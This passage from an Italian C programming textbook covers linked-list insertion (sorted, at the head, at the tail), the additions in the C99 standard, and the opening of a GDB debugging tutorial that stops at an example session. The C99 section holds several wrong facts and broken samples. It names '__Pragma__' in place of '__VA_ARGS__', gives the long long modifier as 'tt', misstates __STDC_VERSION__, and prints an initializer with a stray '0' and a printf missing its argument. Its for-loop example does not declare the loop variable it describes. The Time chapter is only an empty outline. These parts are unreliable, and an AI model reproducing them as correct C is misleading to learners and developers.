Logicamente il primo criterio è molto più difficile da rispettare perché impone che prima di effettuare l'inserimento debba essere fatta una ricerca all'interno della lista in modo tale da stabilire la posizione in cui deve essere inserito il nuovo elemento. Ovviamente questo criterio ha i suoi lati positivi, infatti se volessimo stampare la lista ordinatamente basterebbe soltanto implementare la funzione che scorrendo la lista ne va stampando gli elementi. Se invece la lista non fosse stata precedentemente ordinata, prima della

stampa gli elementi in ordine, avremmo dovuto ordinarli. Naturalmente se non ci interessa l'ordine della lista, ma soltanto la momorizzazione di dati, potremo decidere di inserire gli elementi in modo disordinato.

Operazioni sulle liste:
inserimento di un nuovo elemento
cancellazione
scorrimento

Anche se nominalmente le operazioni possibili sulle liste sono simili a quelle sulle code e sulle pile, praticamente si differiscono per dei particolari molto importanti. Infatti le liste consentono l'estrazione non distruttiva di ogni singolo elemento, mentre le pile e le code no.

In oltre, quando si lavora con le liste allocate dinamicamente dovremo inevitabilmente lavorare con dei puntatori semplici o doppi, e questo richiederà maggiore attenzione da parte del programmatore. Infatti una cattiva gestione dei puntatori potrebbe portare ad un comportamento anomalo del programma stesso; tipico esempio: il programmma funzione correttamente quasi sempre, ma quando si caricano troppi dati o una lista diviene molto grande si hanno risultati imprevedibili (scomparsa di dati o sovrascrittura di quelli esistenti.

```
 1 #include <stdio.h>
 2 #include <stdlib.h>
 3
 4 #define VAL 4
 5
 6 /* elemento della lista */
 7 struct elemento{
 8         int x;
 9         struct elemento *next;
10 };
11
12
13 void ins_lista(int n, struct elemento **lista);
14 void stampa_lista(struct elemento *lista);
15 void svuota(struct elemento **lista);
16
17
18
19
20 int main(){
21         struct elemento *lista=NULL; //puntatore nullo ad una lista
```

```
22          int i,p;
23
24          for(i=0;i<VAL;i++){
25                  printf("inserisci un numero: ");
26                  scanf("%d",&p);
27
28                  /* funzione di inserimento (si possono
29                     scegliere 3 tipi di inserimento) */
30                  ins_lista(p,&lista);
31          }
32          stampa_lista(lista);
33          svuota(&lista);
34          stampa_lista(lista);
35  }
36
37
38  void stampa_lista(struct elemento *lista){
39          struct elemento *tmp;
40          int i=0;
41
42          tmp=lista;
43          while(tmp){ /* equivale a scrivere while(tmp!=NULL) */
44                  printf("elemento: %d\n",tmp->x);
45                  tmp=tmp->next;
46                  i++;
47          }
48          printf("in questa lista ci sono %d elementi\n",i);
49  }
50
51
52  /* funzione che cancella tutti gli elementi della lista */
53  void svuota(struct elemento **lista){
54          struct elemento *tmp;
55
56          if(*lista==NULL)
57                  return;
58          else{
59                  tmp=*lista;
60                  *lista=(*lista)->next;
61                  free(tmp);
62                  svuota(&(*lista));
```

```
63                  /* funzione ricorsiva che richiama se stessa ma con
64                     l'indirizzo del puntatore successivo */
65          }
66 }
```

La funzione non inserita nel codice precedente sarà studiata adesso in modo da far vedere come avviene l'inserimento ordinato, quello in testa e quello in coda.

Quando si vuole inserire un nuovo elemento in una lista, se si vuole mantenere uno specifico ordine si dovranno fissare delle regole. Ad esempio, si vuole realizzare una lista con ordine crescente; ciò vuol dire che ogni elemento della lista dovrà essere preceduto da un elemento più piccolo e dovrà essere seguito da un elemento più grande. Quindi la funzione prima di inserire un nuovo elemento nella lista deve cercare la posizione corretta di inserimento.

```
void ins_lista(int n, struct elemento **lista){
struct elemento *punt, *punt_prec, *punt_cor;

punt_cor=*lista;
/* se punt_cor e' nullo o n e' minore o uguale di punt_cor->next */
if(punt_cor==NULL || //se la lista e' vuota o
   n <= punt_cor->x)
   /*il nuovo elemento e' minore o uguale
     a punt_cor->x lo inserisce in testa alla lista */
{
punt=(struct elemento *)malloc(sizeof(struct elemento));
punt->x=n;
punt->next=punt_cor;
*lista=punt;
}
else{
while(punt_cor!=NULL && n > punt_cor->x){
/* fino a quando non raggiunge la fine della lista o fino a quando
   n e' monore di pun_cor->x scorre la lista; queste 2 condizioni
   devono essere verificate entrambe per scorrere la lista */
punt_prec=punt_cor;
punt_cor=punt_cor->next;
}

punt=(struct elemento *)malloc(sizeof(struct elemento));
```

```
punt->x=n;
/* inserisce il nuovo elemento tra punt_prec e punt_cor */
punt->next=punt_cor;
punt_prec->next=punt;
}
}
```

Se invece vogliamo che ogni elemento sia inserito all'inizio della lista basta fare in modo che la lista punti al nuovo elemento e il resto della lista venga attaccata al nuovo elemento inserito.

```
void ins_lista(int n, struct elemento **lista){
struct elemento *new;

/* alloca lo spazio per un nuovo elemento */
new=(struct elemento *)malloc(sizeof(struct elemento));
new->x=n;
new->next=(*lista);//il puntatore del nuovo elemento punta a *lista
*lista=new; //il nuovo elemento e' inserito in testa alla lista
}
```

Se vogliamo che il nuovo elemento venga inserito alla fine della lista, cioè vogliamo che sia l'ultimo della lista, basta ricordarci che il puntatore dell'ultimo elemento della lista sarà un puntatore nullo, quindi per trovare l'ultimo elemento della lista basta andare alla ricerca di questo puntatore nullo e ridirigerlo verso il nuovo elemento della lista che così sarà attaccato ad essa.

```
void ins_lista(int n, struct elemento **lista){
struct elemento *new;

if(*lista==NULL){
//controllo per verificare se la lista e' vuota
new=(struct elemento *)malloc(sizeof(struct elemento));
new->x=n;
new->next=NULL;
*lista=new;
}
else
ins_lista(n, &(*lista)->next);
```

```
/* viene richiamata la funzione ricorsivamente fino a quando non
   si raggiunge la fine della lista */
}
```

Capitolo 10

Tempo

??

10.1 Introduzione

Il C possiede librerie necessarie alla gestione del tempo, per poter essere utilizzate occorre includere nei nostri programmi l'header `time.h` nel quale vengono definiti tipi e funzioni.

10.2 Tipi di dato

10.3 funzioni standard

10.4 funzioni in Linux

10.5 Esercizi

Capitolo 11

Lo standard c99

11.1 Introduzione

Come tutti sanno l'informatica si evolve a ritmi vertiginosi in ogni suo campo. L'hardware aumenta di potenza in tempi brevissimi e nuovi linguaggi di programmazione tendono ad avanzare per soddisfare particolari richieste dell'utenza. Accanto al fiorire di questi nuovi linguaggi si assiste alla manutenzione ed all'aggiornamento di quelli piú datati ma dalle potenzialità e dalle prestazioni straordinarie. Il C è fra questi.

Al termine di una revisione del linguaggio operata nel 1995 è stato intrapreso un lavoro di aggiornamento dello stesso che ha portato al rilascio dello *standard C99*. Alcune modifiche apportate al linguaggio possono essere ritenute abbastanza importanti, ma in generale si sono eseguite delle aggiunte e sono state inserite nuove funzioni di libreria. Naturalmente i programmi scritti col piú datato *standard C89* continueranno a funzionare e comunque potranno essere aggiornate al *C99* mediante delle semplici modifiche.

11.2 C89 VS C99

11.2.1 Aggiunte

Sono state aggiunte delle nuove parole riservate di cui riportiamo un elenco:

1. `inline`
2. `restrict`
3. `_Bool`
4. `_Complex`

5. `_Imaginary`

Sono state inoltre aggiunte le seguenti grandezze:

- Supporto per l'aritmetica dei valori complessi
- Array di lunghezza variabile.
- Array flessibili come membri delle strutture.
- Aggiunte al preprocessore.
- Letterali composti.
- Il tipo `long long int`.
- Il commento //.
- Dichiarazione di variabili in una istruzione `for`.
- Possibilità di amalgamare codice e dati.
- Inizializzatori designati.
- Modifiche alle funzioni `printf()` e `scanf()`.
- Identificatore predefinito `__func__`.
- Librerie e files header.

11.2.2 Rimozioni

Tra le funzionalità rimosse facciamo notare l'eliminazione dal *C99* la regola dell'`int` implicito. Secondo questa regola se una variabile dichiarata non era preceduta dal tipo quest'ultimo era assunto come `int`.

11.2.3 Modifiche

Tra le modifiche apportate riportiamo le piú importanti:

- Incremento dei limiti di traduzione.
- Tipi interi estesi.
- Regole di promozione per i tipi interi estesi.
- Irrobustimento dell'uso di `return`

11.3 `inline`

L'utilizzo di questa parola riservata inoltra al compilatore la richiesta di ottimizzare le chiamate alla funzione la cui dichiarazione essa precede. Sostanzialmente il codice relativo alla funzione verrà espanso in linea e non richiamato. Naturalmente non è detto che un compilatore supporti questa richiesta, per questo motivo potrebbe essere ignorata. Riportiamo un piccolo esempio di funzione che utilizza questa parola riservata.
Esempio:

```
inline void stampa_numero(int num) {
    printf("Numero: %d\n")
}
```

Naturalmente vanno evidenziati alcuni concetti. In primo luogo, come abbiamo detto, questa funzione evita che la funzione venga richiamata semplicemente usando delle sue copie per ogni chiamata. Questo comporterà un diverso codice assembler. Occorre inoltre notare che l'utilizzo di questa parola riservata, pur migliorando le prestazioni in termini di velocità, comporta un aumento delle dimensioni del codice eseguibile, essendo duplicato quello delle funzioni. Consigliamo di usare questa caratteristica del *C99* solo se strettamente necessario, per funzioni compatte e significative, e solamente dopo un'accurata fase di debugging.

11.4 `restrict`

Il qualificatore `restrict` riguarda solo i puntatori: ogni puntatore qualificato mediante esso risulta essere l'unico modo per accedere all'oggetto puntato. Il compilatore risulta allora in grado di ottimizzare maggiormente il codice.

11.5 il tipo `_Bool`

Come certamente saprete il C89 non includeva parole chiave come True e False come invece poteva avvenire in altri linguaggi. Queste funzioni erano svolte rispettivamente da qualsiasi numero diverso da 0 e da 0. Utilizzando il file `stdbool.h` nel programma in *C99* si includono delle macro in cui sono definiti true e false. Questo tipo ha assunto una sintassi (vedasi il nome) particolare perché molti, per ovviare alla carenza del *c89* avevano già creato dei propri `.h` per ovviare a questa mancanza.

11.6 _Complex ed _Imaginary

Queste parole riservate sono state introdotte al fine di per il supporto all'aritmetica dei numeri complessi, assieme a nuovi file header e nuove librerie. Sono stati definiti i seguenti tipi complessi:

```
float _Complex;
float _Imaginary;
double _Complex;
double _Imaginary;
long double _Complex;
long double _Imaginary;
```

È inoltre possibile includere l'apposito `complex.h` dove sono anche definite le macro `complex` ed `imaginary` che nella compilazione verranno espanse in `_Complex` ed `_Imaginary`

11.7 Array di lunghezza variabile

Certamente avrete notato come in *C89* le dimensioni di un array dovessero essere dichiarate come costanti intere. Il *C99* elimina questa limitazione facendo si che qualsiasi espressione intera valida sia accettabile per definirne le dimensioni. Questo significa che è possibile creare array (anche multidimensionali) le cui dimensioni saranno note soltanto a tempo di esecuzione (per elaborazione o intervento dell'utente). Ciò, come avrete intuito, consente una notevole flessibilità soprattutto nel calcolo

```
 1 #include <stdio.h>
 2
 3 void f(int);
 4
 5 int main(void) {
 6   int a;
 7   printf(" Inserisci dimensione array: ");
 8   scanf("%d", &a);
 9   f(a);
10   exit(0);
11 }
12 void f(int a) {
13   char array[a];
```

```
14   printf("Dimensione array = %d\n", sizeof(array));
15 }
16
```

11.8 Array flessibili come membri delle strutture

Nel C99 è possibile inserire un'array non dimensionato come ultimo membro di un struttura. Un'array di questo tipo possiede dimensioni variabili. La limitazione imposta è che questo tipo di array sia l'ultimo elemento della struttura, potremmo quindi avere qualcosa del genere:

```
struct struttura {
                char nome[10];
                float a;
                float array_flex[]
              }
```

La memoria di una struttura così configurata viene generalmente allocata in maniera dinamica attraverso malloc(), questa funzione tuttavia non prende in considerazione la dimensione dell'array flessibile (come potrebbe?) e per questo è necessario aggiungere la massima dimensione che esso potrà avere all'interno del nostro programma. Se ad esempio stabiliamo che l'array flessibile della struttura prima descritta deve contenere al massimo 5 float, possiamo allocare la memoria necessaria alla struttura in questo modo:

```
struct struttura *str;
str = (struct struttura *)malloc(sizeof(struttura) + 5*sizeof(float));
```

11.9 Aggiunte al preprocessore

Lo standard *C99* comporta anche delle aggiunte al preprocessore. Vediamone le piú importanti:

11.9.1 Macro con argomenti in numero variabile

La possibilità di creare delle macro è molto importante nella programmazione avanzata. Il *C89* permetteva di crearne purché accettassero un numero finito di variabili definito immediatamente. Nel *C99* questa limitazione viene a cadere. Vediamo un piccolo esempio:

```
#include <stdio.h>
#include <string.h>

#define copia(funzione, ...) funzione(__VA_ARGS__)

int main(void) {
    char s1[10];

   copia(strcpy, s1,"salve");
   printf("%s\n", s1);
}
```

Come potete osservare alla quarta riga la macro viene definita. I punti di sospensione indicano che la macro, oltre a `funzione` accetta un numero non precisato di variabili. Queste variabili verranno sostituite nella posizione specificata dall'indicatore `__Pragma__`

Alla riga 9 si fa uso della macro copia. Il resto del codice dovrebbe essere chiaro.

11.9.2 L'operatore `_Pragma`

Il *C99* consente di specificare una direttiva in un programma utilizzando l'operatore `_Pragma` nella forma:
`_Pragma (‘‘direttiva’’)`

Sono definite le seguenti pragma:

STDC FENV_ACCESS ON/OFF/DEFAULT	Comunica la compilatore la necessità di accedere all'ambiente in virgola mobile. Il valore standard di questa direttiva è definito dall'implementazione che si utilizza
STDC FP_CONTRACT ON/OFF/DEFAULT	Se risulta on le espressioni in virgola mobile vengono trattate come indivisibili e vengono gestite tramite appositi metodi hardware
STDC CX_LIMITED_RANGE ON/OFF/DEFAULT	Si comunica al compilatore la correttezza e la sicurezza di alcune forme complesse. Lo standard è OFF.

11.9.3 Aggiunta di nuove macro

Sono state aggiunte le seguenti macro:

__STDC_HOSTED__	1 Qualora sia presente un sistema operativo
__STDC_IEC_559__	1 Se l'implementazione supporta l'aritmetica in virgola mobile IEC 60559
__STDC_VERSION__	19990L o superiore (versione del C)
__STDC_ISO_10646__	yyyymmL: il valore determina anno e mese delle specifiche ISO/IEC 10646 supportate dal compilatore
__STDC_IEC_559_COMPLEX__	1 se l'implementazione supporta l'aritmetica dei numeri complessi IEC 60559

11.10 I letterali composti

I letterali composti sono array, strutture o unioni che definiscono un'insieme di oggetti del tipo specificato. Essi vengono creati specificando un nome di tipo, racchiuso tra parentesi, e l'elenco di inizializzazione racchiuso tra parentesi graffe. Se il tipo di dato è un'array le dimensioni dello stesso possono non essere specificate. Un esempio:

```
float *x = (float[]) {2.0, 7.0 ,1.23}
```

11.11 Il tipo long long int

Non c'è necessità di molti chiarimenti, questo è un tipo di dato creato per supportare interi a 64 bit

11.12 Il commento //

Come nel C++ anche in C viene standardizzata la possibilità di commentare una riga usando //, in questo modo:

```
// Questo è un commento.
```

11.13 Dichiarazione di una variabile in un'istruzione `for`

Si ha la possibilità di dichiarare variabili all'interno della porzione di codice dedicata all'inizializzazione del ciclo. Si badi bene al fatto che la variabile così dichiarata sarà locale al ciclo for e per questo la memoria ad essa riservata durante l'esecuzione del ciclo verrà messa a disposizione una volta usciti da esso. In questa parte di codice dichiariamo la variabile i nel ciclo for:

```
for (i=0; i <= 15; i++) {
        printf("Incremento i\n");
}
printf("Ora i non esiste piú\n");
```

L'utilizzo di questo tipo di variabili consente una migliore ottimizzazione del programma che faccia uso di cicli.

11.14 Amalgamare codice e dati

Questa possibilità consente di dichiarare le variabili del programma non necessariamente all'inizio dello stesso ma comunque prima di essere utilizzate. Questa possibilità è già una realtà col C++ ma bisogna far attenzione alle regole di visibilità delle variabili.

11.15 Inizializzatori designati

Questa nuova peculiarità del C consente di inizializzare soltanto alcuni elementi di array e strutture (gli elementi designati appunto). La forma d'utilizzo per gli array è la seguente: `[indice] = valore`
ed un esempio banale potrebbe essere questo:

```
int array[7] 0 {[1]=34, [5]=3};
```

In questo modo verranno inizializzati ai valori designati solo gli elementi in posizione 1 (ricordo che le posizioni cominciano dalla 0) e quello in posizione 5. Per le strutture la forma è la seguente: `elemento = nome` ed ecco un esempio:

```
struct s {
    int x;
    int y;
} coord = {.x = 23}
```

In questo modo inizializzeremo solo l'elemento x.

11.16 Usare i tipi long long int

É evidente che gli specificatori formato standard non possono supportare gli interi di 64 bit introdotti nel *C99*. Per questo motivo è stato introdotto il modificatore tt da anteporre ad essi. Questo modificatore supporta gli specificatori sf d, i, o, u, x. Accanto al modificatore tt è stato introdotto hh utilizzato con gli specificatori prima elencati quando si ha la necessità di specificare un argomento char. Sono stati introdotti gli specificatori di formato a ed A utilizzabili quando si intende trattare valori in virgola mobile.

11.17 Identificatore di funzione `__func__`

Quest'identificatore specifica il nome della funzione in cui risulta presente. Potrebbe essere utile utilizzarlo in istruzioni `printf()` durante la fase di debugging del programma.

11.18 Altre modifiche ed aggiunte

11.18.1 Nuove librerie

Sono state aggiunte le seguenti librerie:

FILE HEADER	FUNZIONE
complex.h	Supporto per l'aritmetica dei numeri complessi
stdbool.h	Supporto ai dati booleani
fenv.h	Supporto ad alcuni aspetti dei valori in virgola mobile
iso646.h	Definizione delle macro che corrispondono ad alcuni operatori
inittypes.h	Definisce un insieme standard di tipi interi al fine di garantirne una maggiore portabilità. Supporta inoltre interi di grandi dimensioni
stdint	Definisce un'insieme standard di interi è automaticamente incluso da inittypes.h
tgmath.h	Definisce alcune macro per il supporto dei numeri in virgola mobile
wchar.h	Supporto alle funzioni multibyte e per i caratteri wide
wctype.h	Supporto per i caratteri wide e per la classificazione delle funzioni multibyte

11.18.2 Notevole incremento dei limiti di traduzione

Il *C89* definiva un certo numero minimo di elementi che il compilatore doveva necessariamente supportare. Questo numero minimo è stato tuttavia notevolmente incrementato per gli elementi che riportiamo:

- Il numero massimo di blocchi nidificati è stato incrementato da 15 a 127;

- Il numero massimo di istruzioni condizionali nidificate è stato incrementato da 8 a 63;

- Il limite di caratteri significativi per un identificatore interno è passato da 31 a 63;
- Il limite di caratteri significativi per un identificatore esterno è passato da 6 a 31;
- Il numero massimo di membri in una struttura od unione è passato da 127 a 1023;
- Il limite numerico degli argomenti passati ad una funzione è stato incrementato da 31 a 127;

Parte III

Programmazione in ambiente Linux/Unix

Capitolo 12

GDB

12.1 Errori sintattici ed errori logici

Per quanto possiate essere diventati bravi nella programmazione qualsiasi programma di una certa complessità che produrrete difficilmente potrà definirsi funzionante. Questo fondamentalmente a causa di due presenze indesiderate:

- Errori Sintattici.
- Errori logici.

I primi impediscono al compilatore di portare a termine il processo di compilazione producendo un messaggio di errore in genere molto chiaro ed indicante la posizione del segmento di codice sorgente che ha generato l'errore, più una descrizione sintetica ma esauriente dell'errore verificatosi. È quindi auspicabile che siate in grado di localizzare e correggere l'errore in tempi ragionevolmente brevi.

In questo modo, una volta corretti tutti gli eventuali errori sintattici, il processo di compilazione potrà avere termine ed il programma potrà essere eseguito. Durante l'esecuzione del programma tuttavia possono verificarsi due inconvenienti fondamentali che comporteranno necessariamente nuove modifiche al codice sorgente:

- Il programma non termina la propria esecuzione per il verificarsi di un errore in run-time.
- Il programma termina la propria esecuzione ma fornisce output errati.
- Più in generale il programma non fa quel che dovrebbe.

Localizzare ed intervenire sulla porzione di codice che causa tali incovenienti può rivelarsi estremamente complesso e dispendioso in termini di risorse e tempo. Proprio per ottimizzare la fase di Debugging del codice è stato creato uno degli strumenti più importanti della Free Sofware Foundation: il GDB (Gnu DeBugger). Esso permette di:

- Avviare il programma da debuggare specificando dall'inizio cosa influenza il suo corso.
- Monitorare costantemente l'evoluzione del programma.
- Far si che l'esecuzione del programma si interrompa qualora si verificassero determinate condizioni.
- Analizzare gli eventi verificatisi appena prima l'interruzione del programma (e che magari sono la causa dell'interruzione stessa).
- Intervenire sul programma cambiando dati e verificandone il comportamento.

12.2 Una compilazione dedicata

Al fine di poter sfruttare appieno le potenzialità offerte dal debugger GDB occorrerà informare il GCC di produrre un binario ampliato con simboli di debugging estremamente utili al GDB per svolgere il proprio compito. Si comunica tale direttiva al compilatore mediante l'opzione `-g`. Eccone un esempio:

```
$ gcc -g -o <nomeprogramma> <nomeprogramma.c>
```

È Inoltre possibile incrementare ancora la quantità di informazioni a beneficio del debugger utilizzando l'opzione `-ggdb`. Tuttavia questo comporta anche un incremento delle risorse utilizzate. Si tenga inoltre presente che al fine di migliorare l'efficienza di quest'opzione il compilatore dovrà avere accesso al codice sorgente delle librerie di funzioni utilizzate.

Generalmente l'uso di questo ulteriore parametro non è necessario e risulta più che sufficente una compilazione tipica come quella sopra documentata. Facciamo inoltre notare che la compilazione dedicata al debugging produce un codice eseguibile di dimensioni maggiori rispetto ad un codice prodotto senza simboli di debugging

series Importante: Il gcc consente inoltre di ottimizzare l'eseguibile prodotto. É quindi bene tenere a mente che tali ottimizzazioni influiscono

negativamente sulla fase di debugging. Conseguentemente il codice andrebbe ricompilato ed ottimizzato soltanto **dopo** che la fase di debuggig è stata terminata.

12.3 GDB: avvio

Supponiamo quindi ora di aver eliminato tutti gli errori sintattici che impedivano la compilazione del nostro codice sorgente e di essere finalmente arrivati ad un codice eseguibile dedicato al debugging, al fine di eliminarne i Bug. La prima cosa da fare è quindi avviare il GDB:

```
$ gdb <nomeeseguibile>
```

Oppure possiamo, opzionalmente, uilizzare anche un core file che migliori le capacità del debugger:

```
$ gdb <nomeeseguibile> <corefile>
```

Otterrete qualcosa del genere:

```
[contez@localhost BufferOverflow]$ gdb programma
GNU gdb Red Hat Linux 7.x (5.0rh-15) (MI_OUT)
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb)
```

Se volete evitare il disclaimer lanciate il gdb con l'opzione `-quiet`.

Una volta avviato il gdb usa come directory di lavoro quella in cui vi trovate il cui path si può ottenere col semplice comando Unix, funzionante in GDB:

```
(gdb) pwd
```

Naturalmente potreste avere la necessità di cambiarla e per questo sono a disposizione i comandi `cd` e `cd ..` noti certamente ai frequantatori del mondo Unix.

A questo punto siete pronti per lanciare il vostro programma all'interno del debugger:

```
(gdb) run
```

12.3.1 Input ed Output del programma

Una volta avviato all'interno del debugger GDB il vostro programma accetterà input e restituirà output sempre all'interno dello stesso terminale di GDB. Questo potrebbe causare scarsa legibilità e conseguentemente scarso controllo sul debugging. Vi sono dei metodi per ovviare a questo problema. Si può ad esempio redirezionare lo standard input e lo standard output alla solita maniera:

```
(gdb) run > fileoutput
```

oppure è possibile specificare su quale terminale il vostro programma dovrà reperire l'input e mostare l'output tramite il comando `tty`. Per esempio:

```
(gdb) tty /dev/ttyc
```

12.4 Step by Step

12.4.1 Breakpoints

Un breakpoint svolge la funzione di bloccare l'esecuzione del vostro programma in un punto scelto da voi. L'utilizzo dei breakpoint è molto importante in quanto consentono di analizzare la memoria del programma in un ben determinato momento della sua esecuzione. Vanno utilizzati con saggezza. I breakpoints vengono settati tramite il comando `break` che può essere abbreviato in `b`. Le opzioni che ci sembrano più importanti per questo comando vengono riportate accompagnate da una breve descrizione:

Comando: `(gdb) break <nomefunzione>`

Questa direttiva imposta un breakpoint alla funzione specificata. Tale funzione dovrà appartenere al vostro programma. Quando il programma si bloccherà potrete interagire con tutte le variabili definite all'interno della funzione su cui è stato impostato il breakpoint.

Comando: `(gdb) break <numerolinea>`

In questo modo impostiamo un breakpoint alla linea n dove n è il numero specificato come argomento dell'istruzione break. Tale numero si riferisce naturalmente alle linee del codice sorgente del vostro programma.

Comando: `(gdb) break <+offset> o <-offset>`

Questo comando si può utilizzare se già sono stati impostati altri breakpoint (almeno 1) e il programma ha interrotto la propria esecuzione su uno di questi. Il risultato è semplicemente quello di ottenere un nuovo breakpoint offset linee dopo quello su cui il programma si è bloccato, se offset è un numero positivo, prima altrimenti.

Comando: `(gdb) break nomefile:nomefunzione`

Viene impostato un breakpoint alla funzione specificata del file sorgente specificato.

Comando: `(gdb) break nomefile:numerolinea`

Viene impostato un breakpoint alla linea numerolinea del file sorgente specificato

Comando: `(gdb) break indirizzo-di-memoria`

Questo comando va utilizzato quasi esclusivamente se non avete a disposizione il file sorgente. Esso consente di impostare un breakpoint su di uno specifico indirizzo di memoria che potrete ottenere una volta disassemblato il file eseguibile. [1]

Comando: `(gdb) break <numerolinea> if <cond>`

Questa direttiva imposta un breakpoint alla linea numerolinea del file sorgente se e solo se si verifica la condizione specificata.

Comando: `(gdb) break`

Senza nessun argomento questo comando imposta un breakpoint sulla successiva istruzione che deve essere eseguita.

Naturalmente l'utilità e la versatilità dei breakpoints risiede anche nel fatto che è possibile:

- Elencare i breakpoint impostati mediante il comando:
  `(gdb) info break`.

[1] I comandi per farlo sono descritti.....

Tali breakpoints vengono numerati in ordine di creazione

- Disabilitare (o riabilitarne uno precedentemente disabilitato) un breakpoint attraverso i comandi:
  `(gdb) enable <numero-breakpoint>`
  `(gdb) disable <numero-breakpoint>`.

- Cancellare un breakpoint tramite la direttiva:
  `(gdb) delete <numero-breakpoint>`

È inoltre possibile:

- Abilitare una volta il proprio breakpoint mediante il comando:
  `(gdb) enable once <numero-breakpoint>`
  In questo modo il breakpoint specificato fermerà il vostro programma una volta e dopo verrà disabilitato.

- Abilitare per essere cancellato il proprio breakpoint mediante il comando: `(gdb) enable delete <numero-breakpoint>`
  In questo modo il programma verrà bloccato una sola volta su tale breakpoint che in seguito verrà cancellato.

12.4.2 Watchpoints

Per certi aspetti un watchpoint è molto simile ad un breackpoint. Come quest'ultimo infatti esso è in grado di bloccare l'esecuzione del programma. Tale situazione si verifica al cambiamento di una certa espressione (ad esempio una variabile del programma). Utilizzando quindi i watchpoints risulta molto facile tenere sotto controllo l'evoluzione del contenuto delle variabili durante l'esecuzione e, conseguentemente, rilevare eventuali errori. Il comando necessario a settare un watchpoint è:

Comando: `(gdb) watch <espressione>`

Per i watchpoints valgono le considerazioni fatte poco sopra per i breakpoints riguardo alla loro abilitazione, disabilitazione e cancellazione. Infatti, se avete abilitato dei watchpoints, il comando `(gdb) info break` lì mostrerà. Eccone un esempio:

```
(gdb) info break
Num Type           Disp Enb Address    What
```

```
1   breakpoint     keep y   0x080484c6 in main at Gdb_example.c:13
        breakpoint already hit 1 time
2   hw watchpoint  keep y              i
4   breakpoint     keep y   0x0804853a in main at Gdb_example.c:23
```

Ed il comando `(gdb) info watch` farà praticamente la stessa cosa:

```
(gdb) info watch
Num Type           Disp Enb Address    What
1   breakpoint     keep y   0x080484c6 in main at Gdb_example.c:13
        breakpoint already hit 1 time
2   hw watchpoint  keep y              i
4   breakpoint     keep y   0x0804853a in main at Gdb_example.c:23
```

12.4.3 Una volta bloccata l'esecuzione...

Ok, direte voi, ora siamo fermi, il progrogramma ha interrotto la sua esecuzione per un breakpoint o un watchpoint, e adesso? Adesso è il momento di verificare, muoversi piano e con cautela, di cominciare ad usare i seguenti comandi:

Comando: `(gdb) list <m,n>`

Questo comando, molto utile, mostra il listato del codice sorgente a partire dalla linea m per finire alla linea n. Lo stesso comando dato senza argomenti comporta la visulizzazione di 10 righe di codice dipendenti dal punto il cui il programma ha interrotto la propria esecuzione.

Comando: `(gdb) print <espressione>`

Print è una funzione molto importante ed utile del debugger GDB, essa è in grado di stampare praticamente tutti i tipi ed i valori delle espressioni, variabili o array passate come argomento. Nel caso l'argomento in questione fosse un array prendiamo in considarazione come esempio la seguente istruzione:

```
(gdb) print array[n]@m
```

Tale istruzione stampa m elementi dell'array a partire dall'n-esimo. Il resto, per quanto riguarda questo comando è lasciato alla voglia di documentarsi e sperimentare del lettore come utile esercizio.

Comando: `(gdb) whatis <variabile>`

Questo comando viene utilizzato per visualizzare il tipo della varibile che gli si passa come argomento. Risulta molto utile qualora il nostro programma abbia notevoli dimensioni, oppure qualora ci trovassimo a debuggare un programma che non è stato scritto da noi.

Comando: `(gdb) ptype <struct>`

Il comando whatis presenta tuttavia un forte limitazione nell'analisi delle strutture. Supponiamo infatti di aver dichiarato all'interno di un nostro programma una

struttura di questo tipo:

```
struct identity {
                 char *nome;
                 char *cognome;
                 int data;
                };
struct identity me;
```

Dal comando *whatis* sulla variabile *me* non otteremo informazioni rigurdanti la costruzione della struttura cui tale variabile si riferisce ma soltanto il nome della struttura:

```
(gdb) whatis me
type = struct identity
```

Conviene allora, in questi casi, avvalersi del comando `ptype`:

```
(gdb) ptype me
type = struct identity {
                        char *nome;
                        char *cognome;
                        int data;
                       }
```

Ottenendo quindi il risultato desiderato.

12.4.4 Andare avanti

Una volta terminato di analizzare una parte di programma tramite i comandi prima indicati, dopo averne bloccata l'esecuzione con un breakpoint (watchpoint), occorrerà andare avanti, proseguire con l'esecuzione del programma. GDB mette a

disposizione diversi comandi per ottenere questo risultato secondo diverse modalità:

Comando: `(gdb) continue`

Questo comando riprende l'esecuzione del programma fino al succesivo breakpoint

(watchpoint). È evidente che se non sono presenti altri punti di interruzione il programma tenterà [2] di completare la sua esecuzione.

Comando: `(gdb) step`

In questo modo si esegue il programma un'istruzione per volta. Naturalmente, come saprete, il termine istruzione non individua una funzione: la stampa a video richiede la funzione *printf*. Il comando *step* entra semplicemente nella funzione e la esegue un'istruzione alla volta.

Comando: `(gdb) next`

Forse maggiormente utilizzato rispetto a *step*, questo comando si comporta quasi come il precedente ma la notevole differenza risiede nel fatto che esso esegue un'intera funzione quando la incontra.

Comando: `(gdb) finish`

Completa l'esecuizione del programma fino ad arrivare alla terminazione della funzione.

Comando: `(gdb) run`

Oltre ad avviare la prima volta il nostro programma all'interno del GDB, questo comando consente anche di riavviare, dall'inizio, l'esecuzione di un programma la cui esecuzione è stata fermata.

Comando: `(gdb) quit` o `(gdb) ctrl+D`

Terminano l'esecuzione del GDB.

[2] Qualora fossero presenti errori il programma terminerà in uno stato di errore

12.5 Sessione d'esempio

Abbiamo quindi ora imparato la sintassi e le funzioni di alcuni semplici ma utili comandi di GDB. Vediamo di mettere in pratica quanto imparato su di un semplice esempio.

12.5.1 Codice C

Questo è il codice del semplice programma che utlizzeremo, e che non va assolutamente preso come esempio di buona programmazione:

```
1 /* File Gdb_example.c. File utilizzato per la sessione esplicativa
2     del debugger GDB */
3
4 #include <stdio.h>
5
6 /* prototipo della funzione incrementa */
7
8 int incrementa(int);
9
10 int main (void) {
11
12
13 int i=0;
14 struct identity {
15                   char *nome;
16                   char *cognome;
17                   int data;
18                  };
19 struct identity me;
20
21     printf(" Inserisci un valore intero da assegnare ad i:  ");
22     scanf("%d", &i);
23     printf("Ora i vale :  %d\n", i);
24     printf("chiamo la funzione incrementa\n");
25
26     i = incrementa(i);
27
28     printf("Ora i vale :  %d\n", i);
29
30     exit(0);
```

```
31 }
32
33 int incrementa (int num) {
34
35     num = num+1;
36     return(num);
37 }
```

Supponiamo che sappiate già compilare il programma come descritto nelle prime parti di questo capitolo,

12.5.2 Sessione GDB

```
[contez@localhost Book]$ gdb -quiet Gdb_example
(gdb)
```

Si comincia...

```
(gdb) break main
Breakpoint 1 at 0x80484c6: file Gdb_example.c, line 13.
```

